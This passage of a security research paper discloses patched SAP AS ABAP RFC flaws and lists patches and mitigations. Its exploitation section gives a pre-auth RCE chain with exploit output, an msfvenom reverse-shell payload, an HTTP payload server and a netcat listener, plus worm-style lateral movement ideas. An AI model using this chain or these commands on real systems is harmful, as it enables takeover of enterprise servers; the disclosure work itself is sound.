This causes the '`RfcGlobal.signonstate`' flag to retain a value of 0x10 (in term I/O mode) or 0x18 (in non term I/O mode), finally leading to the checkpoint in *ab_jfunc* being subverted. Since the user session has no real user context set, the requested ABAP function module is started in the context of the virtual SAPSYS account in system client 000 with the user information loaded into the '`USRDAT`' struct. This system-internal user is hard-coded into the kernel binary and has no user master record (i.e., no entries in USR02, USR01). It appears to be used for background processing (e.g. during logon procedure), monitoring and housekeeping activities only. With the SAPSYS user having no authorizations at all, any authority check enforced implicitly by the kernel or explicitly in the program code of the respective ABAP function fails. Hence, a server response is generated that provides evidence that authentication has been circumvented but a runtime error occurred due to missing S_RFC authorizations. An example response message for function call of ABAP function module `BAPI_USER_GET_DETAIL` can be seen in the captured network traffic in Fig. 25.

The following entries in the developer trace files (dev_wN) can be found.

```
[...]
M  ThSavUsrClient: set client >000<
M  DpSesSetClient: set client 000 (was 000)
M  ThSavUsrClient: set usr >SAPSYS      <
M  DpSesSetUserName: set userId SAPSYS       (was               )
M  ThSavUsrClient: update spa >SAPSYS      <
M  RstrNotifyUserChange: user/client = (SAPSYS      /000)
[...]
A  RFC SignOn> ab_rfc_sign_default
A  RFC SignOn> try only
A  RFC Signon> RfcUserChecked 0
```

## VII. Coding Vulnerabilities in the Hidden AutoABAP and bgRFC Interface [CVE-2021-33677]

An internal security control was found in kernel function *disp+work!ab_RfcAuthorityCheck*. It has been detected that this function is entered during late request processing in *ab_jfunc* and is responsible for verifying that a user invoking a function module has the required S_RFC authorization values assigned. Based on a static analysis, it can be determined that the function defines several exceptions for specific function modules. An excerpt of the relevant program flow can be seen in the following listing.

```
[...]

LAB_025703ad                                    XREF[1]:     02570395(j)
025703ad MOV        ECX,dword ptr [RBP + local_294]
025703b3 MOV        ESI,dword ptr [RBP + local_298]
025703b9 MOV        RDX=>sy[3340],R12
025703bc MOV        RDI,R15
025703bf CALL       isAutoAbapFM ; autoABAPFuncs and autoABAPFugrs check

[...]

LAB_0257084f                                    XREF[1]:     025701bf(j)
0257084f MOV        RDX,qword ptr [RBP + local_290]
02570856 LEA        RSI,[u_ARFC_DEST_CONFIRM_EXTERN_02f5da60]        = u"
      ARFC_DEST_CONFIRM_EXTERN" ; check if ARFC_DEST_CONFIRM_EXTERN is called
0257085d MOV        RDI=>sy[3340],R12
02570860 CALL       memcmpU16
02570865 TEST       EAX,EAX
02570867 JZ         LAB_02570839
02570869 JMP        LAB_025701c5

LAB_0257086e                                    XREF[1]:     025701a1(j)
0257086e MOV        RDX,qword ptr [RBP + local_290]
02570875 LEA        RSI,[u_ARFC_DEST_SHIP_EXTERN_02f5da30]        = u"
      ARFC_DEST_SHIP_EXTERN" ; check if ARFC_DEST_SHIP_EXTERN is called
0257087c MOV        RDI=>sy[3340],R12
0257087f CALL       memcmpU16
02570884 TEST       EAX,EAX
02570886 JZ         LAB_02570839
02570888 JMP        LAB_025701a7
[...]
```

In particular, it was identified that no kernel-side authority check on the S_RFC authorization object is performed for a series of function modules in case of system internal calls (RFC conversation internal state I) of interface functions defined by subcall *disp+work!isAutoAbapFM*. This comprises the function modules shown in Tab. V.

TABLE V
Function Modules registered in isAutoAbapFM

| autoABAPFuncs | |
|---|---|
| **Function Module** | **Function Group** |
| BGRFC_CHECK_UNIT_CONTEXT_ALIVE | BGRFC_EXTERN |
| BGRFC_CHECK_UNIT_SERVER_EXTERN | BGRFC_EXTERN |
| BGRFC_CHECK_UNIT_STATE | BGRFC_EXTERN |
| BGRFC_CHECK_UNIT_STATE_SERVER | BGRFC_EXTERN |
| **autoABAPFugrs** | |
| All ABAP function modules of group AMDP_CLEANUP | |
| All ABAP function modules of group FG_ENQ_CTX_ADMIN | |
| All ABAP function modules of group BGRFC_SCHEDULER_OUTBOUND | |
| All ABAP function modules of group BGRFC_SCHEDULER_INBOUND | |
| All ABAP function modules of group BGRFC_SUPERVISOR | |

During external calls (RFC conversation internal state E) and only when profile parameter *auth/rfc_authority_check* is not set to value '9', the following additional profile parameters were found to be evaluated by the kernel in *ab_RfcAuthorityCheck*:

- *bgrfc/extern/auth_check* = 0 (kernel default)
- *bgrfc/loadbalancing/auth_check* = 0 (kernel default)
- *bgrfc/supportability/auth_check* = 0 (kernel default)
- *bgrfc/context_check/auth_check* = 0 (kernel default)

If these prerequisites are met, further functions can be called by authenticated but unauthorized users (without S_RFC assignment) remotely via the RFC Gateway service.

TABLE VI
Function Modules registered in ab_RfcAuthorityCheck

| Function Module | Function Group |
|---|---|
| RFC_SERVER_GROUP_RESOURCES | SRFC_SERVER_RESOURCES |
| BGRFC_CHECK_UNIT_STATE | BGRFC_EXTERN |
| ARFC_DEST_SHIP_EXTERN | BGRFC_EXTERN |
| ARFC_DEST_SHIP | ERFC |
| ARFC_DEST_CONFIRM_EXTERN | BGRFC_EXTERN |
| ARFC_DEST_CONFIRM | ARFC |
| BGRFC_PREPARE_TRACING | BGRFC_EXTERN |
| BGRFC_PREPARE_EXT_DEBUGGING | BGRFC_EXTERN |
| BGRFC_PREPARE_RUNTIME_ANALYSIS | BGRFC_EXTERN |

Within these functions, multiple vulnerabilities were identified.

### 1) *User Enumeration in Remote-Enabled Function Module:*

An information disclosure vulnerability exists in function `BGRFC_PREPARE_EXT_DEBUGGING` due to excessive error messages being thrown. The function performs a subcall of `SUSR_CHECK_DEBUG_ABILITY`, which in turn performs an OpenSQL/ABAP SQL selection query on database table USR02 to check if an entry for a user name given in an attacker-controlled import parameter exists and if this user has a legitimate validity date and is not locked. In case one of the conditions is violated, an exception detailing on the exact failure is provided to the RFC caller. This enables remote, authenticated attackers to enumerate valid users. No explicit authorization checks are programmatically enforced, which makes this vulnerability exploitable for users possessing no authorizations at all.

**PoC:** The following source code excerpt shows the vulnerable code segments with the payload deliverable via function import parameter RFC_USERNAME:

```
*"----------------------------------------------------------------------
FUNCTION bgrfc_prepare_ext_debugging.
*"----------------------------------------------------------------------
*"*"Local Interface:
*"  IMPORTING
[...]
*"      VALUE(RFC_USERNAME) TYPE  SYUNAME OPTIONAL
[...]
*"  EXCEPTIONS
*"      BGRFC_INVALID_PARAMETER
*"      BGRFC_INVALID_CLIENT
*"      BGRFC_AUTH_USERTYPE_NO_DIALOG
*"      BGRFC_AUTH_USER_DONT_EXIST
*"      BGRFC_AUTH_USER_IS_LOCKED
*"      BGRFC_AUTH_USER_NOT_AUTHORIZED
[...]
  CALL FUNCTION 'SUSR_CHECK_DEBUG_ABILITY'
    EXPORTING
      bname               = rfc_username
    EXCEPTIONS
      usertype_no_dialog  = 1
      user_dont_exist     = 2
      user_is_locked      = 3
      user_not_authorized = 4
      OTHERS              = 5.
[...]

*"----------------------------------------------------------------------
FUNCTION susr_check_debug_ability.
*"----------------------------------------------------------------------
*"*"Lokale Schnittstelle:
*"  IMPORTING
*"     REFERENCE(BNAME) TYPE  XUBNAME DEFAULT SY-UNAME
*"  EXCEPTIONS
*"      USERTYPE_NO_DIALOG
*"      USER_DONT_EXIST
*"      USER_IS_LOCKED
*"      USER_NOT_AUTHORIZED
*"----------------------------------------------------------------------
```

```
[...]
  SELECT SINGLE * FROM usr02 INTO wa_usr02
     WHERE bname = bname.

  IF sy-subrc NE 0.
     MESSAGE e124(01) WITH bname RAISING user_dont_exist.
[...]
  IF   ( wa_usr02-gltgv > sy-datum  AND NOT  wa_usr02-gltgv IS INITIAL )
     OR ( wa_usr02-gltgb < sy-datum  AND NOT  wa_usr02-gltgb IS INITIAL ).
  * User account not in validity date
  MESSAGE e148(00) RAISING user_is_locked.
  ENDIF.
[...]
  IF   ld_uflag_x O gc_locked_by_global_admin  OR
     ld_uflag_x O gc_locked_by_admin.
[...]
    MESSAGE e542(01) WITH bname RAISING user_is_locked.
  ENDIF.
[...]
ENDFUNCTION.
```

*2) Server-Side Request Forgery (SSRF) in Multiple Remote-Enabled Function Modules:* `ARFC_DEST_SHIP_EXTERN` and `ARFC_DEST_CONFIRM_EXTERN` make use of a generic RFC destination name based on an attacker-controlled import parameter in order to perform a recursive function call over the network. This leads to a partial SSRF exploitation primitive and enables remote, authenticated attackers to instruct the server to make RFC requests to chosen hosts and ports within TCP port range 3300-3399 by either specifying a valid RFC destination name (as maintained in transaction SM59 or predefined) or a dynamic destination in the format *<host>_<sysid>_<sysnr>* as described in the official ABAP keyword documentation [58]. No explicit authorization checks are programmatically enforced, which makes this vulnerability exploitable for users possessing no authorizations at all.

**PoC:** The following source code excerpts show the vulnerable code segments with the payload deliverable via function import parameter DESTINATION_NAME:

```
*"----------------------------------------------------------------------
FUNCTION arfc_dest_confirm_extern.
*"----------------------------------------------------------------------
*"*"Local interface:
*"  IMPORTING
*"     VALUE(DESTINATION_NAME) TYPE  RFCDEST
[...]
  CALL FUNCTION 'ARFC_DEST_CONFIRM' DESTINATION destination_name
    EXPORTING
      callid                 = callid
      errorstatus            = 0
      retudata               = retudata
    IMPORTING
      hold_delete            = hold_delete
    EXCEPTIONS
      communication_failure = 3  MESSAGE communication_failure
      system_failure         = 4  MESSAGE system_failure
    .                                                      "#EC *
[...]
ENDFUNCTION.
```

```
*"----------------------------------------------------------------------
function arfc_dest_ship_extern.
*"----------------------------------------------------------------------
*"*"Local interface:
*"  IMPORTING
*"     VALUE(DESTINATION_NAME) TYPE  RFCDEST OPTIONAL
[...]
  call function 'ARFC_DEST_SHIP' destination destination_name
*    %_rfcopt l_rfcopt
    exporting
      sender_id                   = sender_id
     tables
      data                       = data
      state                      = state
    exceptions
      no_state_entry_found        = 1
      no_end_marker_found         = 2
      communication_failure       = 3 message communication_failure
      system_failure              = 4 message system_failure.
[...]
endfunction.
```

## VIII. Exploitation Chain and Lateral Movement

Although the identified vulnerabilities are located in different components of the RFC interface implementation in AS ABAP, they can be combined into a pre-auth RCE exploit chain. A penetrator is able to mount an attack in which a payload for the OOB Write (CVE-2021-33684) is prepared that triggers the SSRF (CVE-2021-33677) in the unauthorized context of the SAPSYS account to make the target connect back to a rogue RFC server hosted on the attacker-controlled machine. Once the NI/RFC handshake is completed to open the RFC connection, AS ABAP attempts to perform a function call in server-to-server communication of type '3'. Given that it cannot distinguish between internal and external communication partners nor between trusted and untrusted partners, it produces both logon tickets IntTicket and ExtTicket and attaches them in the respective data containers of the outgoing packet when it tries to establish a conversation with the rogue server, authenticating as SAPSYS.

At this stage of the attack, it is possible to deploy the received logon tickets (CVE-2021-27610, CVE-2023-0014) in newly crafted requests. To maximize the impact, they can be replayed to the originating server in the RFC Loopback Attack scenario (see section V-C1). Here, a new RFC connection is opened to establish a conversation of internal state I in which the SAPSYS context can be abused to call arbitrary function modules.

The final payload is delivered as ABAP source code provided in a specific import parameter to function call `RS_FUNCTIONMODULE_INSERT` that enables to plant new functions into the ABAP repository, bypassing any restrictions based on system/client modifiability settings, SAP Software Change Registration (SSCR) keys and the ABAP namespaces concept. This function module has already been highlighted from a security point of view by A. Wiegenstein during his talk "Real SAP Backdoors" at the Troopers conference 2012 [59]. It does not perform any explicit authorization check when it recognizes that it is called in an internal conversation[2], which it identifies by evaluating on the results of kernel module *ab_check_rfc_internal*. Since the attacker fulfills all prerequisites to be seen as internal, the payload is persisted in a new function module that can be linked to an existing function group of choice. Finally, the newly created function is invoked to trigger payload execution.

A Python script was developed that implements the described attack to spawn a reverse shell as <sid>adm at operating system level of the target application server instance. It temporarily installs a remote-enabled function module in system function group SRFC, taking advantage of the internal SAPSYS user context in state I. ABAP code of the function is designed with carefully selected statements to not trigger any

[2]reported as an additional vulnerability; as per the vendor's statement the function "works as designed".

implicit authority check by the kernel. It implements kernel call *ThWpInfo* with OPCODE 9 that uses *execve()* to load a second stage payload from the attacker machine and execute it. Since no authorizations are checked for this kernel call, the malicious function can be started from within the same SAPSYS context. This avoids any traces of abnormal user activities being raised by security monitoring utilities such as the Security Audit Log (SAL) or other external solutions. After execution, the function deletes itself. The output of the Python script and screenshots of the installed function module are shown below. The ”Last Changed By” property in transaction SE37 confirms that the function is created by the system-internal SAPSYS account.

```
$./llbsapsysrce.py -t 192.168.56.103 -p 3300 -lh 192.168.56.104 -lp 8080 -f shell
 ____      _     ____   __  __     _     _____  _____
/ ___|    / \   |  _ \ |  \/  |   / \   |_   _||_   _|
\___ \   / _ \  | |_) || |\/| |  / _ \    | |    | |
 ___) | / ___ \ |  __/ | |  | | / ___ \   | |    | |
|____/ /_/   \_\|_|    |_|  |_|/_/   \_\  |_|    |_|


[*] Contacting remote target...
[i] Gateway on host 192.168.56.103 alive
[*] Connection established, sending ping...
[i] Received pong, NI/RFC handshake done
[*] Gathering target information via anonymous SRFC call...
[i] SID:NPL
[i] SAPBREL:752
[i] KRNLREL:753
[i] OSSYS:Linux
[i] DBMS:SYBASE
[i] Ready to take a deep dive into the kernel catacombs
[*] Bypassing authentication once...
[*] Poisoning internal flags of SIGNONCNTL struct in shm (em/private heap)...
[i] Ticket container [Container ID 0x120] size in raw request data is 61 bytes
[*] Probing 1:0x01010000 <-- OK
[i] Scrambling seed is 0x01010000
[i] ab_jfunc returned, global RFC signon state of CONVID tampered
[i] SAPSYS hijacked and bgRFC interface available
[+] Target appears to be vulnerable
[*] Getting ready for request forgery attempt...
[i] Listener started, awaiting incoming RFC connection on port 3377
[*] Triggering SSRF and credential leak...
[i] ARFC_DEST_CONFIRM_EXTERN -> DESTINATION_NAME = 192.168.56.104_POC_77
[*] Received ping, performing NI/RFC handshake...
[i] Received conversation packet in non-unicode format
[*] Unpacking data containers and unscrambling tickets...
[i] System identifier SID [Container ID 0x003]: NPL
[i] Timestamp [Container ID 0x122]: 20230516003458
[i] InstNo [Container ID 0x135]: DEMOSYSTEM
[i] IntTicket: 0xd575849da2041dae16e3a61a22e16b8fcfabe37cc72faf432310d3adadc31793
[i] ExtTicket: 0x53da6cca7c186bfe4dae74ee04ba1351e77ec85300000000
[*] Bypassing authentication twice...
[*] Crafting final data containers for disp+work!ab_check_rfc_internal bypass...
[i] Replaying IntTicket for disp+work!ab_MakeTicketRcvInternal bypass
[i] Replaying ExtTicket for disp+work!ab_MakeTicketRcvExternal bypass
[*] Sending new scrambling probes until success...
[i] Ticket container [Container ID 0x120] size in raw request data is 61 bytes
[*] Probing 1:0x01010000 <-- NOT OK
[*] Probing 2:0x01020000 <-- NOT OK
[*] Probing 3:0x01030000 <-- NOT OK
[*] Probing 4:0x01040000 <-- NOT OK
[*] Probing 5:0x01050000 <-- NOT OK
[*] Probing 6:0x01060000 <-- OK
[i] Scrambling seed is 0x01060000
[!] Success. disp+work confused
[i] Payload delivered as SAPSYS. ABAP load of SRFC in manipulated state
[+] Remote-enabled function module SAPMATT created
[*] Downloading second stage payload and dropping sidadm shell...
[+] Done
```




Fig. 26. Properties of Injected ABAP Function Module in Transaction SE37.




Fig. 27. Source of Injected ABAP Function Module in Transaction SE37.

On the attacker machine, an HTTP listener hosting the second stage payload is started alongside with another netcat listener catching the reverse shell. On execution of the injected function module during the last step of the Python script, the target application server fetches and runs the second stage payload with an interactive command prompt being displayed in the netcat listener shortly after. Executing commands ”whoami” and ”id” confirms arbitrary code execution as <sid>adm.

```
$msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.56.104 LPORT=7777 -f elf >
      shell && python3 -m http.server 8080
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
      payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.103 - - [16/May/2023 12:08:11] "GET /shell HTTP/1.1" 200 -
```

```
$nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 40404
whoami
npladm
id
uid=1001(npladm) gid=460(sapsys) groups=460(sapsys),1000(sapinst)
```

In the laboratory environment, this exploit worked reliable for default installations of AS ABAP in kernel releases 777, PL200 and 753, PL400.

Since the attack requires no user interaction and can be initiated remotely, an adversary may modify the ABAP payload using recursive programming techniques to infect other application servers in the system landscape. A compromised server may be leveraged to scan for additional servers in the network by extracting connection details from database table RFCDES. Existent RFC links with stored credentials may then be abused to ease spreading. Furthermore, database table RFCSYSACL may be extracted on compromised servers to retrieve the *extkey* of other systems in a trust relationship. These keys could then be deployed in the SAPtTT attack scenario (see section V-C3). In system landscapes where central hubs (e.g. SolMan, GRC, CUA) are configured to connect with managed satellite systems via trust relations, this could increase the distribution rate considerably, potentially leading to immediate compromise of all neighboring ABAP-based SAP systems.

TABLE VII
VULNERABILITIES OVERVIEW AND SAP SECURITY NOTES PUBLISHED BY VENDOR

| Note no. | Title, related attacks and references | Related CVE | Released on | Patch type | Affected releases and versions |
|---|---|---|---|---|---|
| 3007182 | Title: Improper Authentication in SAP NetWeaver ABAP Server and ABAP Platform<br>Attack scenarios and reference to related sections in this paper:<br><br>- Chap. V, section V-C1: Credential Leak and Authentication Bypass, collectively entitled as 'RFC Loopback Attack'<br>- Chap. V, section V-C2: Arbitrary User Impersonation and Elevation of Privileges | CVE-2021-27610 | 2021-06 | Kernel patch<br>ABAP correction | KERNEL<br>7.21,7.22,7.49,7.53,7.73,7.77,7.81<br>7.84,8.04<br>KRNL32NUC<br>7.21,7.21EXT,7.22,7.22EXT<br>KRNL32UC<br>7.21,7.21EXT,7.22,7.22EXT<br>KRNL64NUC<br>7.21,7.21EXT,7.22,7.22EXT,7.49<br>KRNL64UC<br>7.21,7.21EXT,7.22,7.22EXT,7.49,<br>7.53,7.73,8.04<br>SAP_BASIS<br>700-702,710-711,730,731,740,<br>750-755,783,804 |
| 3044754 | Title: Information Disclosure in SAP NetWeaver AS ABAP and ABAP Platform<br>Attack scenarios and reference to related sections in this paper:<br><br>- Chap. VII: Unauthorized User Enumeration and SSRF | CVE-2021-33677 | 2021-07 | ABAP correction | SAP_BASIS<br>700-702,730,731,740,750-755<br>784,804,DEV |
| 3032624 | Title: Memory Corruption Vulnerability in SAP NetWeaver AS ABAP and ABAP Platform<br>Attack scenarios and reference to related sections in this paper:<br><br>- Chap. VI: OOB Write Vulnerability | CVE-2021-33684 | 2021-07 | Kernel patch | KERNEL<br>7.21,7.22,7.49,7.53,7.77,7.81,7.84,<br>8.04<br>KRNL32NUC<br>7.21,7.21EXT,7.22,7.22EXT<br>KRNL32UC<br>7.21,7.21EXT,7.22,7.22EXT<br>KRNL64NUC<br>7.21,7.21EXT,7.22,7.22EXT,7.49<br>KRNL64UC<br>7.21,7.21EXT,7.22,7.22EXT,7.49,<br>7.53,8.04 |
| 3089413 | Title: Capture-replay vulnerability in SAP NetWeaver AS for ABAP and ABAP Platform<br>Attack scenarios and reference to related sections in this paper:<br><br>- Chap. V, section V-C3: Credential Leak and Ticket Replay/Relay, collectively entitled as 'SAPass-the-TTicket (SAPtTT) Attack'<br>- Chap. V, section V-C4: Key Management Error and Signature Forging<br>- Chap. V, section V-C5: Cleartext Storage of Sensitive Information<br>- Chap. V, section V-C6: Cryptographic Issues | CVE-2023-0014 | 2023-01 | Kernel patch<br>ABAP correction<br>Manual activities | KERNEL<br>7.22,7.53,7.77,7.81,7.85,7.89<br>KRNL64NUC<br>7.22,7.22EXT<br>KRNL64UC<br>7.22,7.22EXT,7.53<br>SAP_BASIS<br>700-702,710-711,730,731,740,<br>750-757 |

## IX. PATCHES AND MITIGATION MEASURES

According to the vendor, at the time of discovery the vulnerabilities detailed in this paper affected a plethora of different kernel and ABAP core component versions in maintenance and development. Releases out of mainstream maintenance were not analysed during this research, which is why it cannot be confirmed nor denied if these are affected too. As part of SAP Patch Tuesdays June 2021, July 2021, and January 2023, patches have been published for safeguarding vulnerable systems. These patches improve the ticketing mechanisms and resolve identified implementation bugs and weaknesses. They can be found included in SAP security notes released in the vendor's customer portal [60]–[63]. Whereas some of the corrections require complex manual activities and system downtime, others can be rolled out without further actions. Tab. VII provides an overview of the affected software products and corresponding patches. If not already done, it is urgently recommended to update vulnerable systems in order to stay protected from the attacks discussed. Taking the patch process complexity as a factor negatively influencing the window of vulnerability, it is fair to assume that CVE-2023-0014 will reside in system landscapes for a longer period of time. With security note 3089413, SAP users are responsible not only to update kernel and ABAP software components that may require further dependencies to be installed first, but also to perform several successive tasks in the system configuration. This involves the migration of existing RFC destinations and trust relationships on all systems in the SAP landscape, hereby generating new individual keys for identification of RFC communication partners in the trusted/trusting architecture. Only after the corrections have been applied and all trust relationships have been migrated, profile parameter *rfc/allowoldticket4tt* can be set to value 'no' in the default profile DEFAULT.PFL on all systems in order to enforce new security method 3 and guarantee secured connections. Additional resources and tools have been published to support throughout the patching process [64], [65]. In case CVE-2023-0014 is not fully mitigated, it is suggested to pay close attention to illegal function calls of `RFC_TRUSTED_SYSTEM_SECURITY` and RFCSYSACL table access. As a more general rule, user accounts should not be equipped with too permissive S_RFC and S_RFCACL authorizations so as to minimize the exposed attack surface.

Besides of installing patches and keeping software components up to date, there are no workarounds that would fully mitigate all of the vulnerabilities showcased. Nonetheless, proactive and continuous measures should be taken to raise the security posture. Some of the most well-known measures related to server-to-server RFC communications include [29], [66], [67]:

*a) Secure Network Communications (SNC) and Filtering Network Traffic:* To enable X.509 certificate based authentication of communication partners, data integrity protection, and encryption of RFC network traffic, SNC provides an additional layer on top of the RFC protocol protecting it against network-level attacks. It is advised to enforce SNC on both inbound and outbound connections using the maximum quality of protection (QoP) level applicable. Network filtering appliances including SAProuter should be configured to restrict access to TCP ports exposed by the RFC Gateway service and only allow those connections that are absolutely necessary for the server to function.

*b) Unified Connectivity Framework (UCON) and Application-Level Access Control:* UCON provides a comprehensive monitoring and access control framework for centrally managing a list (known as the Communication Assembly, or short CA) of function modules that are allowed to be accessed remotely. It is integrated into the kernel of AS ABAP and enforces a user-independent security check on top of the S_RFC authorization evaluation. By default, the UCON RFC basic scenario is not enabled. It is advised to limit the number of remotely accessible function modules by enabling UCON and continuously maintaining and reducing the list of functions allowed as per the default CA. Likewise, UCON must enforce same restrictions for function calls performed by RFC over WebSockets. In hybrid system landscapes, it is recommended that SAP Cloud Connector limits exposed resources in ingress scenarios by keeping the number of released function modules that can be accessed via RFC to an absolute minimum, making use of exact function names and avoiding prefix settings and wildcards.

*c) RFC Callback Whitelists:* With synchronous RFC, callbacks can be initiated from an RFC server inheriting the authorization context of the original caller to invoke function modules on the RFC client side. In AS ABAP, RFC callback allowlists can be configured on a per destination basis to restrict the functions that can be started using the callback mechanism. After creation of these lists, the system should be configured to evaluate both inactive and active allowlists.

*d) Organizational Practices:* For continuous integrity maintenance and monitoring of RFC interface connections in SAP system landscapes, they must be integrated into organizational processes and structures. This involves considering RFC links as part of configuration and change management plans, a central asset inventory, and an overall user and authorization management concept. Lastly, it is advised to tailor incident detection and response plans to encompass RFC as a technology connecting a large number of high-profile targets inside corporate IT networks and across network trust boundaries.

Further information on defensive measures can be found in the vendor documentation [29].

## X. Conclusion

In summary, this work reviewed the RFC interface technology in a comprehensive investigation using common security testing techniques and conducting an in-depth analysis of one specific subarea of the technology that has been gone unnoticed for too long when taking into account the research results. Findings revealed a set of critical vulnerabilities going beyond the research objective and undermining both fundamental protocol mechanisms and architectural concepts of AS ABAP that were assumed to be secure. Design flaws in core authentication procedures based on proprietary ticketing systems were chained together with a memory corruption vulnerability in the server-side RFC parsing routine and an unauthorized request forgery. The resulting exploit was typified by wormable attack capabilities enabling lateral movement in SAP system landscapes.

The vendor responded immediately with patches that have been rolled out as part of a development cycle that required a considerable amount of time for one of the findings made. SAP users are advised to install available patches and follow the vendor recommendations with upmost priority, if not already done. Facing the patch process complexity, this research has also shown that hidden design flaws in historically grown software products that are characterized by a high customizability standard, complex code bases, and a lock-in effect, may lead to a shared responsibility model in which both vendors and users have to take proactive actions to ensure secure operations in long term. This involves implementing hardening measures and following a defense in depth approach for reducing the impact of unknown vulnerabilities, potentially hiding in plain sight.

Of course this research still has some drawbacks. All tests were conducted on specific on-premise releases of AS ABAP which is why the impact analysis is restricted to them. Although the vendor issued patches for a multitude of kernel releases, it could not be examined whether these could be exploited in the same manner as discussed in this paper. The effectiveness of released patches has not been investigated in detail on a technical level. Furthermore, due to the vast number of RFC data containers and an overwhelming code base, not all scenarios and mechanisms such as the communication type of RFC over WebSockets or the UCON framework could be analysed in more depth. Nevertheless, this leaves room for future work as the study once more has shown that RFC constitutes an attractive target for offensive security research. If it has made one thing clear, it is the fact that one should never *trust* a running system.

## References


[1] SAP SE, "SAP Corporate Fact Sheet - SAP: The World's Largest Provider of Enterprise Application Software", sap.com. https://www.sap.com/germany/documents/2017/04/4666ecdd-b67c-0010-82c7-eda71af511fa.html (accessed Jun. 4, 2023).

[2] M. Nunez. (2007). Attacking the Giants: Exploiting SAP Internals. Presented at the Black Hat Europe 2007 Conf. [Online]. Available: https://www.blackhat.com/presentations/bh-europe-07/Nunez-Di-Croce/Whitepaper/bh-eu-07-nunez_di_croce-WP-apr19.pdf.

[3] E. Arsal. (2010). Rootkits and Trojans on Your SAP Landscape. Presented at the Chaos Communication Congress (CCC) 27C3 Conf. [Online]. Available: https://media.ccc.de/v/27c3-4082-en-sap_landscape.

[4] SEC Consult Vulnerability Lab, A. Meier and F. Hagg, "Multiple Critical Vulnerabilities in SAP® Application Server ABAP® and ABAP® Platform", sec-consult.com. https://sec-consult.com/vulnerability-lab/advisory/critical-vulnerabilities-in-sap-application-server-and-platform/ (accessed Jun. 4, 2023).

[5] SAP SE, "SAP Support Portal: Update Strategy for the Kernel of the Application Server ABAP in On Premise Landscapes", sap.com. https://support.sap.com/content/dam/support/en_us/library/ssp/products/sap-netweaver/deployment-strategies-for-the-kernel-of-the-sap-application-server-abap.pdf (accessed Jun. 4, 2023).

[6] SAP SE, "SAP Help Portal: Architecture of Application Server ABAP", sap.com. https://help.sap.com/docs/ABAP_PLATFORM_NEW/7bbf03267f654b5cb06a8bf78f61fca1/f9e2350eca7f4a109eb0a7bc63135e27.html (accessed Jun. 12, 2023).

[7] SAP SE, "SAP Help Portal: General Memory Organization", sap.com. https://help.sap.com/doc/abapdocu_750_index_htm/7.50/en-US/abenmemory_organization.htm (accessed Jun. 4, 2023).

[8] SAP SE, "SAP Help Portal: SAP Memory Management", sap.com. https://help.sap.com/docs/ABAP_PLATFORM_NEW/f146e75588924fa4987b6c8f1a7a8c7e/49325d4ee93934ffe10000000a421937.html (accessed Jun. 4, 2023).

[9] SAP SE, "SAP Help Portal: TCP/IP Ports of All SAP Products", sap.com. https://help.sap.com/docs/Security/575a9f0e56f34c6e8138439eefc32b16/616a3c0b1cc748238de9c0341b15c63c.html (accessed Jun. 4, 2023).

[10] SAP SE, "SAP Help Portal: Components of SAP Communication Technology - RFC", sap.com. https://help.sap.com/docs/ABAP_PLATFORM_NEW/753088fc00704d0a80e7fbd6803c8adb/4888068ad9134076e10000000a42189d.html (accessed Jun. 4, 2023).

[11] SAP SE, "SAP Support Portal: Connectors - Communication Between SAP Systems and Other SAP and Non-SAP Systems", sap.com. https://support.sap.com/en/product/connectors.html (accessed Jun. 4, 2023).

[12] SAP SE, "SAP Help Portal: Web Socket Remote Function Call", sap.com. https://help.sap.com/doc/34796706f38646f68d51a0fa0d4636e4/100/en-US/8cc8cc6198fd416bb368d7fe34e30d81.html (accessed Jun. 4, 2023).

[13] SAP SE, "SAP Help Portal: SAP Solution Manager - Communication to Managed System", sap.com. https://help.sap.com/docs/SAP_Solution_Manager/283e4c6df1d44887a6449094bbfc3775/ab9f6d48a0e44053b2496b2e61751921.html (accessed Jun. 4, 2023).

[14] SAP SE, "SAP Help Portal: Central User Administration - System Users and RFC Destinations", sap.com. https://help.sap.com/docs/SAP_NETWEAVER_750/c6e6d078ab99452db94ed7b3b7bbcccf/23cbce3b1bc7fa20e10000000a114084.html (accessed Jun. 4, 2023).

[15] SAP SE, "SAP Help Portal: ABAP Platform - RFC Connections in the TMS", sap.com. https://help.sap.com/docs/ABAP_PLATFORM_NEW/4a368c163b08418890a406d413933ba7/f669818b13fa484dad14ab28c2eff205.html (accessed Jun. 4, 2023).

[16] SAP SE, "SAP Help Portal: Setup SAP Fiori Landscape - Communication Channels", sap.com. https://help.sap.com/docs/FIORI_IMPLEMENTATION_740/961e022664cd4429a648b48e4549d2fc/61963e536f6a0050e10000000a44176d.html (accessed Jun. 4, 2023).

